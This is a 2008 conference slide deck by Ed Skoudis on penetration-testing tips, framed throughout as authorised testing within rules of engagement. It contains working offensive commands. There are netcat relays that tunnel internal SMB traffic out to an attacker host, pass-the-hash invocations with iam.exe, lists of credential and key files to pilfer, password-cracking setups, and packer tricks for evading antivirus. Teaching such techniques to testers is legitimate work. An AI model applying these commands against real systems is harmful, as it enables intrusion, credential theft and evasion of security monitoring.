
Title: Secrets of America's Top Pen Testers

Subtitle: I Didn't Come Up With That Title

By Ed Skoudis

Copyright 2008, All Rights Reserved
Version 4Q08

Pen Test Secrets - ©2008, All Rights Reserved

1

Outline

- ➡ Introduction
 - Recon-related tips
 - Scanning-related tips
 - Network-related tips
 - Password-related tips
 - Reporting-related tips
 - Conclusions

Pen Test Secrets - ©2008, All Rights Reserved

2

Introduction and Goals

- Penetration testing is a growing field
- While there are standardized methodologies, many aspects of the penetration tester's job involve art and improvisation
- The purpose of this presentation is to discuss some of the improvisation that our team has done in recent tests...
 - So that you can directly use these concepts and techniques in your own testing regimen
 - To give you a sense of what kinds of improvisation pen testers are often called on to do
 - To solicit nifty ideas from you... I'll show you mine if you show me yours

Pen Test Secrets - ©2008, All Rights Reserved

3

Over-Arching Theme

- Pen testing isn't all about zero-day exploits
 - Don't get me wrong... I love a good sploit as much as the next guy
- Instead, it is often about using everyday tools and techniques in creative ways to try to find and exploit security flaws
 - The overall goals of most penetration tests are...
 - To identify vulnerabilities
 - To determine the business risk posed by their exploit, and,
 - To devise tactics and strategies for mitigation

Pen Test Secrets - ©2008, All Rights Reserved

4

About the Tips

- Each tip covers a technique that has helped us:
 - 1) Save time, or...
 - 2) Pull off a hack we otherwise could not have accomplished, or...
 - 3) Have a bigger impact in helping the target organization recognize its risk and improve its security stance
 - These are not mutually exclusive at all, given finite pen testing timeframes, scope, and resources
- Also, each tip is associated with one or more meta-tips
 - Tip: Here's a technique we use to accomplish more
 - Meta-tip: Here are the tools we use for each technique

Pen Test Secrets - ©2008, All Rights Reserved

5

Tip 1) Social Networking Sites Are Your Friends

- Social networking sites have exploded
 - Especially among younger employees, more willing to share information about themselves
- A treasure-trove of information
 - Employers, current and previous
 - Technical skills, including product familiarity
 - Relationships between people
 - Interests, hobbies, likes, dislikes, etc.
- So, what can you do with these?

Pen Test Secrets - ©2008, All Rights Reserved

6

Tip 1) Using Social Networking Sites

- During recon, use social networking sites to determine technologies in use
 - At sites like LinkedIn, look at people's stated skills and areas of expertise
- Determine the relationship between people
 - Useful in social engineering penetration tests
 - Fred knows Mary... we can use that info to exploit them
- From more personal social networking sites, look at the interests and passions of specific people, allowed for in the project scope
 - What are their hobbies? Sports? Star Trek?

Pen Test Secrets - ©2008, All Rights Reserved

7

Tip 1) Build Password Guessing and Cracking Dictionaries

- From social networking site pages associated with employees, build custom dictionaries for use in password guessing and cracking
- Grab appropriate profile pages, and save them into a directory, such as "profiles"
- Then, run:

```
$ grep -h -r "" profiles | tr '[:space:]' '\n' | sort |  
  uniq > wordlist.lst
```
- Trim the list to remove HTML cruft with stuff like:


```
$ grep -v '<' wordlist.lst > newlist.lst
```
- Use that custom wordlist in THC Hydra for password guessing and John the Ripper for password cracking

Pen Test Secrets - ©2008, All Rights Reserved

8

Tip 2) Filtering a Scan in Progress

- Scenario: Our team was conducting an internal pen test of a financial services firm
 - We were using a QualysGuard Scanner Appliance to scan large numbers of class-B sized networks
 - Full scan would take many days
 - 2 days into scan, we noticed that the scan was crashing some backup servers when they were accessed on a specific TCP port
 - Let's call it "Port X" because... ummm... there seems to be an undocumented, possibly exploitable, vulnerability there
 - We paused the scan, of course
- Our goal: Reconfigure the scan and start it again... Nice idea, right?




Pen Test Secrets - ©2008, All Rights Reserved

9

Tip 2) Transparent Bridging Firewalls

- Unfortunately, there appeared to be no Qualys function for reconfiguring and restarting a scan
- We even called Qualys support to ask them if this was possible...
 - They suggested that we stop, reconfigure, and start the scan again... from the beginning!
- That would have been a *huge* waste of very expensive on-site time
- Another problem: We were allowed to have only one source IP address
 - Altering it would have been a big problem – going through change control, etc.
 - Routing and NAT were also problematic
- Solution: Deploy a dual home FreeBSD box, configured as a transparent, bridging firewall, filtering TCP Port X



Pen Test Secrets - ©2008, All Rights Reserved

10

Tip 3) Dealing with Very Large Scans

- Scenario: We are often called upon to scan large numbers of machines
 - Client: "Can you scan all 65,536 TCP and UDP ports on 10,000 machines?"
 - "Oh, and we silently reject packets to closed ports."
 - With 1 second per port, that's 1.3 billion seconds
 - Us: "Yes, it'll take 15,170 days, give or take."
 - That's 41 years... check 100 ports in parallel? Still too much time... 5 months
- How can we go faster?

Pen Test Secrets - ©2008, All Rights Reserved

11

Tip 3) Some Options

- There are numerous approaches for dealing with very large scans
 - 1) Sample a subset of target machines – Limited – How representative is the sample?
 - 2) Sample target ports – Limited – What about non-standard ports and backdoor listeners?
 - 3) Lower time-outs on non-responsive ports – false negative possibilities
 - 4) Move closer to targets – more expensive, and doesn't really lower time _that_ much
 - 5) Tweak firewall rules to send RESETs and ICMP Port Unreachable messages from closed ports – Ugh! Reconfig to measure behavior?
 - 6) Use hyper-fast port scanning methods (Kaminsky's ScanRand with separate SYN sender and SYN-ACK receiver eliminating wait state) – TCP only, plus, watch out! You could DoS yourself!

Pen Test Secrets - ©2008, All Rights Reserved

12

Tip 3) An Approach We Use A Lot - Review Firewall Rules


- Review network firewall ruleset and measure only those ports that could reasonably make it through the firewall
 - In effect, this is part configuration review and part port scan
 - Overcomes the downsides of only sampling targets or sampling specific ports
 - By sampling ports on a more intelligent basis
 - Often a very effective approach, but doesn't measure potential firewall bugs
 - And requires more work from target organization personnel
 - Also, doesn't lend itself to a black-box approach

Pen Test Secrets - ©2008, All Rights Reserved

13

Tip 4) More Flexible Pivoting with Netcat Gender Benders

- Scenario: Suppose you have a penetration test like this:




- Suppose you get non-root shell on DMZ Linux box
- Suppose also that you want to run Windows client software on your machine (psexec? fgdump? net use?) against juicy internal machine
- We want *really* flexible pivoting – Pivot mercilessly during a pen test

Pen Test Secrets - ©2008, All Rights Reserved

14

Tip 4) In Other Words (or Picts)



Pen Test Secrets - ©2008, All Rights Reserved

15


Tip 4) The Answer? Nope...

- The answer is easy, you say...
- Just use a Netcat relay on the DMZ Linux Box

```
$ mkncod backpipe p
$ nc -nvlp 445 0<backpipe |
  nc -nv juicy.internal.system
  445 | tee backpipe
```

- Problem: You can't reconfigure iptables on DMZ Linux box to allow inbound 445

– No UID 0 and rules of engagement may not allow




Pen Test Secrets - ©2008, All Rights Reserved

16

Tip 4) A Better Answer... Netcat Gender Bender Relays

- Who says Netcat relays have to be listener-to-client?
- What about client-to-client?
- What about listener-to-listener?



Pen Test Secrets - ©2008, All Rights Reserved

17


Tip 4) The Commands

- On the Attacker's own system, run a listener-to-listener relay

```
$ mkncod backpipe1 p
$ nc -nvlp 445 0<backpipe1 |
  nc -nvlp 80 | tee
  backpipe1
```

- On the DMZ Linux system, run a client-to-client relay


```
$ mkncod backpipe2 p
$ nc -nv
  juicy.internal.system
  445 0<backpipe2 | nc -nv
  attacker.linux 80 | tee
  backpipe2
```



Pen Test Secrets - ©2008, All Rights Reserved

18

Tip 4) Now, Run Any Windows Client App to Access Juicy Target



Pen Test Secrets - ©2008, All Rights Reserved

19

Tip 5) Local Pilfering Is Your Friend

- When you compromise a machine, pilfer its information resources as much as possible
 - Verify that such pilfering is allowed in rules of engagement
- What to grab?
 - Password representations
 - Unix/Linux: /etc/passwd and /etc/shadow or variants
 - Windows: SAM database and cached credentials using fgdump, or at least currently logged on user's credentials (using whosthere.exe...more on that later)
 - Crypto keys
 - SSH keys for ssh clients and sshd – public and private keys
 - PGP and GnuPG keys – public and secret rings (check rules of engagement)
 - RSA SecureID Authentication Manager server seed files (.asc) for tokens (Good idea, Bryce!)
 - With these files, Cain can calculate tokens' display at arbitrary points in the future

Pen Test Secrets - ©2008, All Rights Reserved

20

Tip 5) Pilfering Continued


- Additional items to snag:

- Source code

- Especially interesting for web servers... Locally, we can analyze it for vulnerabilities

- Wireless client profiles, including Pre-Shared Keys

- Detailed in Josh Wright's December 2008 paper, "Vista Wireless Power Tools for the Penetration Tester" at www.inguardians.com
 - PSK isn't currently crackable, but can be directly imported into pen tester's own system... Great idea, Josh!



```
<security>
  <authEncryption>
    <authentication>WPAPSK
    <encryption>TK
    <useOneX>>false
  </authEncryption>
  <sharedKey>
    <keyType>passP
    <protected>tru
    <keyMaterial>0
    DF0346ED15BAD00002563FA8614884
  </sharedKey>
</security>
```

Tip 5) More Stuff to Pilfer

- Machines with which the compromised system has recently communicated:

- Windows:

```
C:\> netstat -na
C:\> arp -a
C:\> ipconfig /displaydns
```

- Linux:


```
# netstat -natu
# arp -a
```

- Additional system-specific information:

- DNS servers: Zone files
 - Web servers: Document root, especially local scripts
 - Mail servers: E-mail address inventory, address aliases, sample of e-mail that tester sent to it
 - Clients: Inventory of software: `c:\> dir /s "c:\Program Files"`
 - Many more possibilities here

Tip 6) Optimizing John the Ripper

- The John the Ripper password cracker can be compiled to use specific processor instruction sets to improve performance
 - MMX, Streaming Single SIMD Extensions 2 (SSE2), 64-bit, PowerPC, etc.
 - Depending on the password algorithm, John may run two to five times faster when compiled using SSE2 on a modern Intel or AMD processor
- \$ **make linux-x86-sse2**



```
root@linux:/tmp/john-1.7.2/run
File Edit View Terminal Tabs Help
# /home/tools/john-1.7.2/run/john --format=LM --test
Benchmarking: NT LM DES [32/32 BS]... DONE
Raw: 1290K c/s real, 1420K c/s virtual No SSE2
#
# /home/tools/john-1.7.2/run/john --format=MD5 --test
Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw: 1836 c/s real, 1941 c/s virtual No SSE2
#
# /tmp/john-1.7.2/run/john --format=LM --test
Benchmarking: NT LM DES [128/128 BS SSE2]... DONE
Raw: 1921K c/s real, 2303K c/s virtual SSE2
#
# /tmp/john-1.7.2/run/john --format=MD5 --test
Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw: 1876 c/s real, 2842 c/s virtual SSE2
# █
```

Pen Test Secrets - ©2008, All Rights Reserved

23

Tip 6) But... I'm Too Late... john.rec is Your Friend

- I had a friend who was running John to crack some LANMAN (LM) passwords
- Cracking had been going for a day, with little success
- I asked if he had compiled John to use SSE2
- He said "no" and didn't want to stop John, re-compile, and then restart John, because he'd be wasting a day of password cracking already done
- But, hit CTRL-C once in John, and it will create a john.rec file, containing its current state
- Re-compile John for SSE2 (but don't overwrite John's run directory!)
- Invoke John (now with SSE2) again... it'll pick up where it left off
 - Must invoke it with:
\$ **./john --restore**
 - Don't specify a password file... it uses the last one, with all of the same settings!
- And, you now could be running 100 to 400 percent faster


Pen Test Secrets - ©2008, All Rights Reserved

24

Tip 7) Use John or Rainbow Tables?

- Traditional password cracking cycle:
 - Guess, encrypt/hash, compare, repeat
 - Continue until password is cracked
- Password cracking with Rainbow Tables:
 - Hash/reduce to build many big chains, store only first and last password in chain
 - Crack by re-inflating chains
 - Not a mere lookup – need to regen chain to crack a hash
 - Uses Time-Memory Trade-off... twice
 - Can crack some password representations *very* fast (often <1 hr):
 - LANMAN and some NT hashes

Guess
Encrypt
Compare

Pen Test Secrets - ©2008, All Rights Reserved

25

Tip 7) John vs. RT: Differences in Speed

- Generally, Rainbow Tables will crack a password faster than traditional password cracking
 - Some Rainbow Tables can get nearly any LANMAN password within an hour
 - But NOT ALWAYS...
 - It depends on many variables: where the hash is located in the given chain where it is represented (near top or bottom), how long it takes to get a collision with the proper chain, etc.
- Leads to weird results:
 - A "simple" password may take 1 hour to determine in Rainbow Tables
 - But, that same password may take 1 second to determine with traditional password cracking (consider a variation of the username as a password)
- You may even see LANMAN hashes where the first 7 char piece cracks faster in Rainbow Tables and the second 7 char piece cracks faster with John...
 - You'll definitely see that if you take SANS Security 560

Pen Test Secrets - ©2008, All Rights Reserved

26

Tip 7) So, Which One?

Answer: Both


- For LANMAN and NT hashes, always run both Rainbow Table cracking and traditional password cracking
 - Don't choose one over the other
- Same box?
 - Ideally, use two different physical machines
 - But, if two aren't available, Rainbow Table tools usually will steal only a fraction of CPU horsepower from traditional password crackers, which suck up CPU a lot
 - Thus, in a pinch, use one machine (dual core?) to run both tools... you will likely still get your answer more quickly

Pen Test Secrets - ©2008, All Rights Reserved

27

Tip 8) Optimizing Pass the Hash

- Windows authentication to a domain or a server (LANMAN challenge/response, NTLMv1, NTLMv2) rely on the user's hash, not the user's password
- Thus, we can steal the hashes, and use them to authenticate
- Very powerful technique... works like a charm
- But, that's not the tip...



Pen Test Secrets - ©2008, All Rights Reserved

28

Tip 8) Optimizing Pass the Hash


- Pass-the-Hash Toolkit by Hernán Ochoa from Core Security
 - Free at <http://oss.coresecurity.com/projects/pshtoolkit.htm>
- Modified SAMBA code from JoMo-kun of Foofus
 - Free at <http://www.foofus.net/jmk/passhash.html>
- Both tools require both the LM and NT hashes as input
 - But, what if you only have NT hashes?
- Why would you only have those?
 - Perhaps the LM hashes got corrupted
 - Perhaps your tool grabbed only NT hashes
 - Perhaps the LM hashes weren't there... passwords 15 or more characters don't have a crackable LM hash
- So, are you doomed for pass the hash attacks?

Pen Test Secrets - ©2008, All Rights Reserved

29

Tip 8) Resolving the Dilemma: A Closer Look at PSHTK

- Pass the Hash Toolkit (PSHTK) includes three parts:
 - **whosthere.exe**: Dumps current user session information (including hashes) from lsass.exe
 - **genhash.exe**: Generates LM and NT hash for given password
 - **iam.exe**: Changes existing hashes in memory to chosen value
 - Must provide it with username and domain name
 - Those are needed for NTLMv2, but not LANMAN challenge/response or NTLMv1
 - Still, you always give those to PSHTK



```
C:\WINDOWS\system32\cmd.exe
C:\tools\pshtk> genhash p@ssw0rd
GenHash v1.0 - (c) 2007 Hernan Ochoa (hocha@coresecurity.com) - Core Security Technologies
This tool generates LM and NT hashes.

Password: p@ssw0rd
LM Hash: 921988BA001DC8E14A3B108F3FA6CB6D
NT Hash: DE26CCE0356891A4A020E7C4957AFC72


C:\tools\pshtk> iam.exe fred targetdomain
n 921988BA001DC8E14A3B108F3FA6CB6D DE26CCE0356891A4A020E7C4957AFC72
IAM v1.1 - by Hernan Ochoa (hocha@coresecurity.com) - (c) 2007 Core Security Technologies
Parameters:
Username: fred
Domainname: targetdomain
LM hash: 921988BA001DC8E14A3B108F3FA6CB6D
NT hash: DE26CCE0356891A4A020E7C4957AFC72
LSASRV.DLL Location: C:\WINDOWS\system32\lsasrv.dll
LSASRV.DLL version: 00050001h. A280BA0h
Checking LSASRV.DLL....OK!
LOGONID: 0048bc78h
LSASS_PID: 00000474h
C:\tools\pshtk> net use * \\target\c$
```

Pen Test Secrets - ©2008, All Rights Reserved

30

Tip 8) No Doom... Just Use LM Hash of Padding

- Solution: If you have no LM hashes, in place of LM hash, enter the hash of padding
 - Remember that old AAD3B4... for last 7 characters of a LM hash of password < 8 chars?
- But, what if you don't remember that hash of padding?
 - Use genhash.exe to create hash of ""
 - Then, use iam.exe like this:



```
C:\WINDOWS\system32\cmd.exe
C:\tools\pshtk>iam.exe user domain AAD3B435B51404EEAAD3B435B51404EE 858A2746F81818C560D882D5506B0D0A8
IAM v1.1 - by Hernan Ochoa (hchoa@coresecurity.com) - (c) 2007 Core Security Technologies
Parameters:
Username: user
Domainname: domain
LM hash: AAD3B435B51404EEAAD3B435B51404EE
NT hash: 858A2746F81818C560D882D5506B0D0A8
LSASRV.DLL Location: C:\WINDOWS\system32\lsasrv.dll
LSASRV.DLL version: 00050001h. A281588h
Checking LSASRV.DLL...Unknown LSASRV.DLL.
C:\tools\pshtk>
```

Pen Test Secrets - ©2008, All Rights Reserved

31

Tip 8) Getting Hashes... But I Don't Have Admin!

- To dump hashes, you need admin or SYSTEM privs, right?
- Well, yes, to dump *all* hashes from the box
- But, suppose you've exploited a process running as a non-admin account
 - Browser exploit, SQL injection to invoke XP cmd shell on back-end database, etc.
- Can you still get the hashes for that user and do pass the hash as that account?
- Yes! Use whosthere.exe to get the hashes of the current user
- Bring the hashes to any other Windows or Linux machine you'd like, with PSHTK or Foofus-modified SAMBA client
- And then, pass the hash from that machine against targets
- On the surface, whosthere.exe doesn't seem that useful... until you really really need it!

Pen Test Secrets - ©2008, All Rights Reserved

32

Tip 9) Modifying Tools to Dodge AV

- Many very useful tools are detected by Anti-Virus solutions
 - AV prevents them from being executed
 - May also trigger alert and get the penetration tester noticed too early in the test
 - Netcat, John, PSHTK items (genhash, iam, whosthere), etc.
- How to evade AV tools?
 - Shut them off... VERY DANGEROUS, and usually disallowed by Rules of Engagement or target system personnel
 - Beware! The very useful fgdump temporarily disables AV tools
 - According to fgdump helpfile, the -t option "...will test for presence of antivirus without actually running the password dumps"
 - It's not true! It does run the password dumps anyway
 - Instead of shutting off AV tools, let's modify executable so that it is far less likely to be detected, creating polymorphic equivalents

Pen Test Secrets - ©2008, All Rights Reserved

33

Tip 9) Creating Polymorphic Equivalents to Dodge AV

- Many tools for packing / altering executables to evade AV
- LordPE by Yoda
 - Good mods, but use Hex Editor to remove "LordPE" string near start of file to dodge AV
- UPX by Markus F.X.J. Oberhumer, Laszlo Molnar, & John F. Reiser
 - <http://upx.sourceforge.net>
 - Nice mods, but many AV tools can detect most compression options...
 - -1 compress faster... -9 compress better... Option -2 seems best to dodge AV
- PE Scrambler by Nick Harbour
 - First place winner of Race-to-Zero contest at Defcon 16
 - Was available at www.rnicrosoft.net
 - Recently taken down
 - This kind of thing happens a lot with this kind of tool
- You may want to write your own... or get to know one of the authors

Pen Test Secrets - ©2008, All Rights Reserved

34

Tip 10) Reporting Effectively

- Always write a report
 - Even if you are on the in-house security team testing your own enterprise
- Focus your report on the business implications
 - How could a bad guy damage the enterprise given the vulnerabilities? Paint a picture in terms of business risk
 - Why are these things the way they are?
 - How can we change the practices that resulted in these flaws?
 - Not just applying an individual patch – but improving the patching process
 - Not just tweaking this or that aspect of an application, but improving the development process

Pen Test Secrets - ©2008, All Rights Reserved

35

Tip 10) More About Reporting

- Provide enough detail about your methodology and findings so that a technically solid pen tester could replicate your work
- Provide an action plan based on time
 - Not necessarily the same as that based on risk
 - Which items should be accomplished immediately (say, within a week)
 - Which should be done within a month, a quarter, a half, and a year?
 - Gives your report usefulness over the longer span

Pen Test Secrets - ©2008, All Rights Reserved

36

Conclusions


- Penetration testing tools are becoming more powerful
 - Tracking along with the attacks of actual bad guys
- We must keep up, so that we can determine business risks associated with vulnerabilities
- Get to know each tool in depth, realizing its limitations and working creatively to bypass them
- Don't think of your tools as just point and shoot
- Think of each tool as a means to accomplish a (usually rather limited) goal
- Think flexibly about how to apply each of these tools together in a structured attack
- Relentlessly pivot (within scope)
- And, always remember: The penetration test doesn't end when you get shell
 - That's when things just start to get interesting!

Pen Test Secrets - ©2008, All Rights Reserved

37

A Challenge For You

- I write hacker challenges... Little puzzles for security personnel
 - Over 25 in total at www.counterhack.net
- Competitions to win prizes
- The latest challenge is available for you at www.ethicalhacker.net
 - It's penetration test related
 - You must come up with strategy and tactics to rescue Kris Kringle
- "Santa Claus is Hacking To Town"



Pen Test Secrets - ©2008, All Rights Reserved

38